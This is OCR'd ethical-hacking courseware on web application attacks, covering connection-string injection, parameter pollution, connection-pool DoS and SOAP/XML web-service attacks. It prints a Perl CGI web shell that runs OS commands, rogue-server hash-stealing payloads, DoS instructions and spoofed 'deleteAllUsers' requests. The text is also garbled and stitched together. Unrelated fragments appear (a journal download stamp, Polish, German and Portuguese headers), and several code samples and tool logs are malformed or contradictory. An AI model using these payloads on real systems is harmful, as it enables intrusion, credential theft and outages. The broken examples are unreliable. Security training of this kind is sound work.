The following attacks can be performed on shared environments:

- Attacks on the access mechanism**

The application service provider provides an administrative web interface to the organizations for configuring and managing the web application and its database from a remote location. This remote access mechanism is vulnerable to various attacks.

- Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited. Attackers exploit such vulnerabilities to capture credentials and gain access to the web application and its database.
- Check whether the access privileges are properly separated between clients. For example, a poor configuration may give customers shell access instead of file access. This may allow attackers to access sensitive files and data stored on the web servers.

- **Attacks between applications**

Vulnerabilities existing in one web application may allow attackers to execute malicious scripts and compromise the security of other hosted web applications. For example, the following script allows attackers to execute commands remotely:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
if (param()) {my $command = param("cmd");
$command=$command`;
print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

By accessing the abovementioned script over the Internet, attackers can execute OS commands such as whoami.

Furthermore, a vulnerable web application can be exploited to compromise the security of other web applications. For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment and manipulate the data of other applications.

78 - Module M | Hacking Web Applications

EC-Council C|EH®

Attack Database Connectivity

- Database connection strings are used to connect applications to database engines
- Example of a common connection string used to connect to a Microsoft SQL Server database:
"Data Source=Server; Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
- + Database connectivity attacks exploit the way applications connect to the database instead of abusing database queries

Types of Data Connectivity Attacks

1 Connection String Injection



2 Connection String Parameter Pollution (CSPP) Attacks



3 Connection Pool DoS

Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part is strictly prohibited without written consent.

79 - Module M | Hacking Web Applications

EC-Council C|EH®

Connection String Injection

- In a delegated authentication environment, inject parameters in a connection string by appending them with the semicolon (;) character
- A connection string injection attack can occur when dynamic string concatenation is used to build connection strings based on user input

Before Injection

"Data Source=Server;Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"

After Injection

"Data Source=Server;Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd; Encryption=off"

- + When the connection string is populated, the Encryption value will be added to the previously configured set of parameters

Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part is strictly prohibited without written consent.

IT - Module M | Hacking Web Applications

EC-Council C|EH®

Connection String Parameter Pollution (CSPP) Attacks

- Try to overwrite parameter values in the connection string to steal user IDs and to hijack web credentials.

Hash Stealing

- Replace the value of the Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer.
- Data source = myServer; initial catalog = db1; integrated security=none; user Id=Data; Source=Rogue Server; Password=; Integrated Security=true;
- Sniff Windows credentials (password hashes) when the application uses its Windows credential to attempt a connection to Rogue Server.

Port Scanning

- Try to connect to different ports by changing the value and seeing the error messages obtained.
- Data source = myServer; initial catalog = db1; integrated security=none; user Id=Data; Source=Target Server; Target Port=443; Password=; Integrated Security=true;



Hijacking Web Credentials

- Try to connect to the database by using a Web Application System account instead of using credentials that would be provided to a user.
- Data source = myServer; initial catalog = db1; integrated security=none; user Id=Data; Source=Target Server; Target Port=; Password=; Integrated Security=true;



Do not reproduce EC-Council material without permission. Reproduction of EC-Council material without permission is illegal and subject to prosecution.

IT - Module M | Hacking Web Applications

EC-Council C|EH®

Connection Pool DoS

- Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for legitimate users.

Example:

- In ASP.NET, the default maximum allowed connections in the pool are 100 and the timeout is 30 seconds.
- Thus, run 100 multiple queries, each with an execution time of 30+ seconds, within 30 seconds to cause a connection pool DoS to prevent others from being able to use the database-related parts of the application.



Do not reproduce EC-Council material without permission. Reproduction of EC-Council material without permission is illegal and subject to prosecution.

Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web application establishes a connection with the database by providing a driver with a connection string that holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

```
Server=sq1_box; Database=Common; User ID=uid; Pwd=password;
```

Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.

For this purpose, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

The following is an example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

Data connectivity attacks are of the following types:

- **Connection String Injection:** In a delegated authentication environment, attackers inject parameters in a connection string by appending them with a semicolon. This can occur when dynamic string concatenation is used to build connection strings according to the user input.
- **Connection String Parameter Pollution (CSPP) Attacks:** Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS:** Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

Connection String Injection

A connection string injection attack occurs when the server uses dynamic string concatenation to build connection strings based on the user input. If the server does not validate the string and does not allow the malicious text or characters to escape, an attacker can potentially access sensitive data or other resources on the server. For example, an attacker could mount an attack by supplying a semicolon and appending an additional value. The attacker parses the connection string using the "**last one wins**" algorithm and substitutes a legitimate value with a hostile input.

The connection string builder classes can eliminate guesswork and protect the server from syntax errors and security vulnerabilities. They provide methods and properties corresponding to known key/value pairs permitted by each data provider. Each class maintains a fixed collection of synonyms and can translate a synonym into the corresponding well-known key name. The server checks for valid key/value pairs and an invalid pair throws an exception. In addition, it handles the injected values in a safe manner.

The attackers can easily inject parameters by simply adding a **semicolon ("")** using connection string injection techniques in a delegated authentication environment.

In the following example, the system asks the user to give a username and password for creating a connection string. Here, the attacker enters the **password** as "pwd; Encryption=off"; this means that the attacker has voided the encryption system. When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

Figure 14.118: Screenshot displaying connection string injection – before and after

Connection String Parameter Pollution (CSPP) Attacks

The server uses connection strings to connect applications to database engines. Connection string parameter pollution (CSPP) techniques allow an attacker to specifically exploit the semicolon-delimited database connection strings that are constructed dynamically based on the user inputs from web applications.

In CSPP attacks, attackers overwrite parameter values in the connection string to steal user IDs and hijack web credentials.

- **Hash Stealing**

Replaces the value of the Data Source parameter with that of a **Rogue Microsoft SQL Server** and sets the values of username, data source, and integrated security as follows:

```
User_Value: ; Data_Source = Rogue_Server Password_Value: ; Integrated  
Security = true.
```

Thus, the resulting connecting string would be:

```
Data_source = myServer; initial catalog = db1; integrated security=no;  
user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
```

Here, the parameters "**DataSource**" and "**IntegratedSecurity**" are overwritten. Thus, the application's built-in drivers will use the last set of values instead of the previous ones. Now, when the Microsoft SQL Server tries to connect to the rogue server, the sniffer running in the rogue server sniffs the window's credentials.

- **Port Scanning**

Try to connect to different ports by changing the value and seeing the error messages obtained.

```
InjectUser_Value: ; Data_Source =Target_Server, Target_Port  
Password_Value: ; Integrated Security = true
```

The resulting connection string would be:

```
Data source = myServer; initial catalog = dbl; integrated security=no;  
user id=;Data Source=Target Server, Target Port; Password=; Integrated  
Security=true;
```

Here, the connection string will take the last set "DataSource" parameter; the web application will try to connect to the "TargetPort" port on the "TargetServer" machine. Thus, you can perform a port scan by noticing different error messages.

- **Hijacking Web Credentials**

Try to connect to the database using the web application system account instead of a user-provided set of credentials.

```
Inject User_Value: ; Data Source =Target_Server  
Password_Value: ; Integrated Security = true
```

The resulting connection string is:

```
Data source = myServer; initial catalog = dbl; integrated security=no;  
user id=;Data Source=Target Server, Target Port; Password=; Integrated  
Security=true;
```

Here, it overwrites the "integratedsecurity" parameter with a value equal to "true." Thus, it will allow you to connect to the database with the system account with which the web application runs.

Connection Pool DoS

Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

For example, by default, in ASP.NET, the maximum number of allowed connections in the pool is 100 and the timeout is 30 seconds. Thus, run 100 queries with an execution time of 30+ seconds within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application.

Attack Web Application Client

- Interact with server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data

- | | |
|--------------------------|-----------------------|
| 1 Cross-Site Scripting | 5 Redirection Attacks |
| 2 HTTP Header Injection | 6 Frame Injection |
| 3 Request Forgery Attack | 7 Session Fixation |
| 4 Privacy Attacks | 8 ActiveX Attacks |

Source: © EC-Council. All Rights Reserved. Reproduction in whole or in part is strictly prohibited without written consent.

Attack Web Application Client

Attacks performed on a server-side application infect the client-side application when the latter interacts with malicious servers or processes malicious data. Attacks on the client side occur when the client establishes a connection with the server. If there is no connection between the client and the server, then there is no risk, because the server cannot pass malicious data to the client.

Consider a client-side attack in which an infected web page targets a specific browser weakness and exploits it successfully. Consequently, the malicious server gains unauthorized control of the client system. Attackers interact with the server-side applications in unexpected ways to perform malicious actions against the end users and access unauthorized data.


Some of the methods that attackers use to perform malicious attacks are discussed below.

- Cross-Site Scripting:** An attacker bypasses the clients' ID's security mechanism, obtains access privileges, and then injects malicious scripts into the web pages of a website. These malicious scripts can even rewrite the HTML content of the website.
- HTTP Header Injection:** Attackers split an HTTP response into multiple responses by injecting a malicious response in an HTTP header. Thus, they can deface websites, poison the cache, and trigger cross-site scripting.
- Request Forgery Attack:** In a request forgery attack, attackers exploit the trust of a website or web application on a user's browser. The attack works by including a link on a page, which takes the user to an authenticated website.
- Privacy Attacks:** A privacy attack involves tracking performed with the help of a remote site by employing a leaked persistent browser state.

- **Redirection Attacks:** Attackers develop code and links that resemble a legitimate site that a user wants to visit; however, the URL redirects the user to a malicious website on which attackers could potentially obtain the user's credentials and other sensitive information.
- **Frame Injection:** When scripts do not validate their input, attackers inject code through frames. This affects all the browsers and scripts that do not validate untrusted input. These vulnerabilities occur in HTML pages with frames. Another reason for this vulnerability is that web browsers support frame editing.
- **Session Fixation:** Session fixation helps attackers hijack valid user sessions. They authenticate themselves using a known session ID and then use the known session ID to hijack a user-validated session. Thus, attackers trick users and access a genuine web server using an existing session ID value.
- **ActiveX Attacks:** Attackers lure victims via email or via a link that is constructed such that the loopholes of remote execution code become accessible, allowing the attackers to obtain access privileges equal to those of authorized users.

Attack Web Services

- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks



Downloaded from https://academic.oup.com/imrn/article/2020/11/3633/3293333 by guest on 14 September 2020

Biuro Mistrzostw Świata w Piłce Nożnej

EC-Council CEH

Web Services Probing Attacks

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
 - Create a set of valid requests by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
 - Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses



Dokument-ID: 00000000000000000000000000000000 | Seite 1 von 1 | Erstellt am: 10.06.2024 | Von: [Name] | Zu: [Name]

8.3. *Almeria in 3D | Hartung Weekly Report*

EC-Council C|EH

Web Service Attacks: SOAP Injection

- Inject malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases
 - This attack works similarly to **SQL injection attacks**



Server Response

```

<?xml version='1.0' encoding='utf-8'?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Header>
<wsse:Security soap:mustUnderstand="1" xmlns:wsse="http://www.w3.org/2001/XMLSchema-instance">
<wsse:UsernameToken wsu:Id="a3210105" xmlns:wsu="http://www.w3.org/2005/07/xml-excns-ns">
<wsse:Name>JohnDoe</wsse:Name>
<wsse:PasswordType>http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-soap-message-security-1.0#Text</wsse:PasswordType>
<wsse:Nonce>1234567890</wsse:Nonce>
<wsse:Created>2010-10-20T12:45:00Z</wsse:Created>
</wsse:Security>
</soap:Header>
<soap:Body>
<GetProductInfoByIdRequest xmlns="http://test.fivedevs.com/Products/>
<GetProductInfoByIdRequest>
<id>1</id>
<GetProductInfoByIdResponse>
<GetProductInfoByIdResult>
<product>
<id>1</id>
<name>Painting 191</name>
<quantity>3</quantity>
<price>1000</price>
<description>A painting of a landscape scene with a river and mountains in the background. The colors used are earthy tones like browns, blues, and greens. The brushwork is visible and expressive. It's a classic style painting.</description>
<category>Paintings</category>
<tags>Impressionism, Landscape, Nature</tags>
<image>data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAQAAAQABACAYAAQdXVnAAA...</image>
<specifications>
<specification>
<name>Width</name>
<value>50cm</value>
</specification>
<specification>
<name>Height</name>
<value>70cm</value>
</specification>
<specification>
<name>Depth</name>
<value>2cm</value>
</specification>
</specifications>
<status>Available</status>
<stockLevel>25</stockLevel>
<lastUpdated>2023-10-20T12:45:00Z</lastUpdated>
</product>
</GetProductInfoByIdResult>
</GetProductInfoByIdResponse>
</GetProductInfoByIdRequest>
</GetProductInfoByIdRequest>
</soap:Body>
</soap:Envelope>

```

82 - Modulo 14 | Histórias Vivas: Aprendizagem

EC-Council CEH

Web Service Attacks: **SOAPAction** Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the first child element in the SOAP Body
 - SOAPAction is an additional HTTP header used when SOAP messages are transmitted using HTTP
 - This header informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing
 - Attackers use tools such as **WS-Attacker** to manipulate the operations included in the SOAPAction headers.



82 - Module M | Hacking Web Applications

EC-Council C|EH™

Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the first child element in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are transmitted using HTTP
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing
- Attackers use tools such as WS-Attacker to manipulate the operations included in the SOAPAction headers




Source: © EC-Council Certified Ethical Hacker. Reproduced with permission from EC-Council. All rights reserved. www.ec-council.org

83 - Module M | Hacking Web Applications

EC-Council C|EH™

Web Service Attacks: WS-Address Spoofing

- WS-address provides additional routing information in the SOAP header to support **asynchronous communication**.
- In a WS-address spoofing attack, an attacker sends a SOAP message containing **false WS-address** information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker rather than the address of the web service client.



Source: © EC-Council Certified Ethical Hacker. Reproduced with permission from EC-Council. All rights reserved. www.ec-council.org

84 - Module M | Hacking Web Applications

EC-Council C|EH®

Web Service Attacks: XML Injection

- Inject XML data and tags into user input fields to manipulate XML schema or populate XML database with bogus entries
- XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks



Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<user>
  <username>mark</username>
  <password>12345</password>
  <email>102<user_id>
  <mail>mark@mark.com</mail>
</user>
<?xml version="1.0" encoding="ISO-8859-1"?>
<user>
  <username>mark</username>
  <password>12345</password>
  <email>102<user_id>
  <mail>mark@mark.com</mail>
</user>
```

Creates new user account on the server

Copyright © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

85 - Module M | Hacking Web Applications

EC-Council C|EH®

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a denial-of-service attack or generate logical errors in web service request processing

Recursive Payloads

Attacker queries web services with a grammatically correct SOAP document that contains infinite processing loops resulting in exhaustion of the XML parser and CPU resources



Oversize Payloads

Attackers send an excessively large payload to consume all system resources, rendering web services inaccessible to other legitimate users



Copyright © EC-Council. All Rights Reserved. Reproduction in whole or in part without written permission is prohibited.

EE-Council C|EH™

Web Service Attack Tools

SoapUI


- SoapUI is a web service testing tool that supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC.
- An attacker can use this tool to carry out web service probing, SOAP injection, XML injection, and web service parsing attacks.



https://www.soapui.org

XMLSpy

- Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.



http://www.altova.com

Downloaded from https://www.EasyEngineering.net

Attack Web Services

Web applications often use web services to implement a particular functionality. If web services integrated within the web applications are vulnerable, the applications themselves become vulnerable, allowing attackers to exploit such applications through the integrated vulnerable web services. Thus, attackers easily target web services. Therefore, compromised web services are a serious security threat.

Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying application's business and logic vulnerabilities for various attacks. Attackers can target web services using various techniques, as web applications make these services available to users through different mechanisms. Hence, the possibility of vulnerabilities increases. Attackers exploit these vulnerabilities to compromise web services. There are many reasons why attackers target web services. Attackers choose an appropriate attack depending on the purpose of the attack. If attackers merely want to stop a web service from serving intended users, then they can launch a DoS attack by sending numerous requests.




Figure 14.119: Web service attack

Web Services Probing Attacks

WSDL files are automated documents consisting of sensitive information about service ports, connections formed between two electronic machines, and so on. Attackers can use WSDL probing attacks to obtain information about the vulnerabilities in public and private web services, as well as to perform an SQL attack.

A web service probing attack involves the following steps:

- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional breakdown, entry points, and message types
- Create a set of valid requests by selecting a set of operations and formulating the request messages according to the rules of the XML schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses



Figure 14.120: Web Services Probing attack

Web Service Attacks: SOAP Injection

SOAP is a lightweight and simple XML-based protocol designed to exchange structured and typed information on the web. The XML envelope element is always the root element of a SOAP

message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semicolons, and so on.

The attacker injects malicious query strings in the user input field to bypass web service authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.

The screenshot shows a Windows-style application window titled "Account Login". Inside, there's a form with "Username" and "Password" fields. A red arrow points from the "Password" field to a large, overlaid text box containing a SOAP message. The message is a complex XML structure starting with <?xml version="1.0" encoding="UTF-8"?>. It includes various namespaces like xsd, xsi, and soap, and several SOAP-related elements such as <GetProductInformationByNameResponse>, <GetProductInformationByNameResult>, and <product> elements. The password field contains a value that includes a reference to this XML payload, demonstrating how an attacker can inject their own SOAP message into the request.

Server Response

```
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetProductInformationByNameResponse>
      <xsi:type>http://www.w3.org/2001/XMLSchema-instance</xsi:type>
      <xsd:schema>http://www.w3.org/2001/XMLSchema</xsd:schema>
      <GetProductInformationByNameResult>
        <productId>25</productId>
        <productName>Rating 101</productName>
        <productQuantity>3</productQuantity>
        <productPrice>1500</productPrice>
      </GetProductInformationByNameResult>
    </GetProductInformationByNameResponse>
  </soap:Body>
</soap:Envelope>
```

Figure 14.121: Web Services Soap Injection attack

Web Service Attacks: SOAPAction Spoofing

Every SOAP request message contains an operation that is executed by the application and is included as the first child element in the SOAP body. When SOAP messages are transmitted using HTTP, an additional HTTP header known as SOAPAction is used. The operation to be executed is included in the SOAPAction header. The header element informs the receiving web service about the operation present in the SOAP body without the need to perform XML parsing. Attackers can exploit this optimization to manipulate the operations included in the SOAPAction headers.

For example, consider a web service that includes two operations, `createUser` and `deleteAllUsers`, and is vulnerable to such an attack. Assume that this web service is protected by a gateway and only authorized users who have direct communication with the web service can perform the `deleteAllUsers` operation. An attacker in front of the gateway can perform a SOAPAction spoofing attack by manipulating the SOAPAction header as follows:

An HTTP request message for creating a user:

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "createUser"
<Envelope>
  <Header />
  <Body>
    <createUser>
```

```
<login>rinnimathews</login>
<pwd>password</pwd>
</createUser>
</Body>
</Envelope>
```

The attacker can modify the SOAPAction to "deleteAllUsers", and the gateway passes this message because the SOAP body consists of the createUser operation.

```
POST /service HTTP/1.1
Host: certifiedHacker
SOAPAction: "deleteAllUsers"
<Envelope>
  <Header />
  <Body>
    <createUser>
      <login>rinnimathews</login>
      <pwd>password</pwd>
    </createUser>
  </Body>
</Envelope>
```

Attackers use tools such as WS-Attacker to perform SOAPAction spoofing:

- **WS-Attacker**

Source: <https://github.com>

WS-Attacker is a tool for performing automatic penetration tests of web services. It is an open-source and easy-to-use software solution with multiple plugins for different attack types, and it provides a security checking interface. WS-Attacker provides functionality to load WSDL files and send SOAP messages to the web service endpoints and can test if any web service is vulnerable to attacks such as XML signature wrapping, SOAPAction spoofing, and DoS.

Name	Status	Count	Rate	Vulnerability
SOAPHeader Spoofing	Success	3	3	WPS
WS-Addressing Spoofing	Success	3	3	WPS

Active phases:

- Time: 22:26:22.901, Level: Info, Status: SOAPAction Spoofing, Operation: Using test SOAP body child. Hell of course it's necessary an reference. Response: 400 Bad Request.
- Time: 22:26:22.901, Level: Info, Status: SOAPAction Spoofing, Operation: Creating attack vector. Response: 400 Bad Request.
- Time: 22:26:22.901, Level: Info, Status: SOAPAction Spoofing, Operation: Using SOAPHeader Header. Response: 400 Bad Request.
- Time: 22:26:22.901, Level: Info, Status: SOAPAction Spoofing, Operation: Deleted first body child. Response: 400 Bad Request.
- Time: 22:26:22.901, Level: Important, Status: COMPLETED SENDING, Operation: The server accepts the SOAPHeader Header. Response: 400 Bad Request.
- Time: 22:26:22.901, Level: Critical, Status: SOAPAction Spoofing, Operation: The server executes the Operation selected by the SOAPHeader Header. Response: 400 Bad Request. The server is forced to execute a UNKNOWN operation, if another one is selected on the SOAP message.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Shaded. WPS-Addressing not yet 100%.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Trying to WPS using replyTo endpoint.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: WPS-Server does not send anything to local server, but we directly received an reply.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Changing WPS Version from 2.0.0.0 to 2.0.0.0.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: WPS-Server does not send anything to local server, but we directly received an reply.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: FaultTo attack failed.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Trying to WPS using To endpoint.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: WPS-Server does not send anything to local server, but we directly received an reply.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Changing WPS Version from 2.0.0.0 to 2.0.0.0.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: WPS-Server does not send anything to local server, but we directly received an reply.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: FaultTo attack failed.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Trying to make fun. FaultTo attack failed but have empty SOAP Body.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: WPS-Server does not send anything to local server, but we directly received an reply.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: Changing WPS Version from 2.0.0.0 to 2.0.0.0.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: WPS-Server does not send anything to local server, but we directly received an reply.
- Time: 22:26:22.918, Level: Info, Status: WPS-Addressing Spoofing, Operation: FaultTo attack failed.

2000/Plugins finished: 0/3

Figure 14.122: Screenshot of WS-Attacker

Web Service Attacks: WS-Address Spoofing

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections. It is essential for long-running service requests where the calculation time of the server-side application exceeds the lifetime of a single TCP connection.

WS-Address includes an optional FaultTo address element for stating an alternative endpoint that is to be used in case of any complications. As the requester selects the endpoint address used in the ReplyTo and FaultTo headers, it is not secured properly against tampering by intermediaries. Although the specification asks to perform digital signatures on these header fields, the values mostly depend on the default setting without any proper security.

This causes a vulnerability that can be exploited by the attacker to perform the WS-Address spoofing attack. In the WS-address spoofing attack, an attacker sends a SOAP message containing fake WS-Address information to the server. The <ReplyTo> header consists of the address of the endpoint selected by the attacker instead of the web service client. The endpoint selected by the attacker receives unnecessary traffic via SOAP messages. Furthermore, the

attacker may generate a massive amount of traffic, thus resulting in a DoS attack. Attackers use tools such as WS-Attacker to identify and exploit WS-addressing spoofing vulnerabilities.




Figure 14.123: Illustration of WS-Address spoofing attack

Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect them to a specific user account.

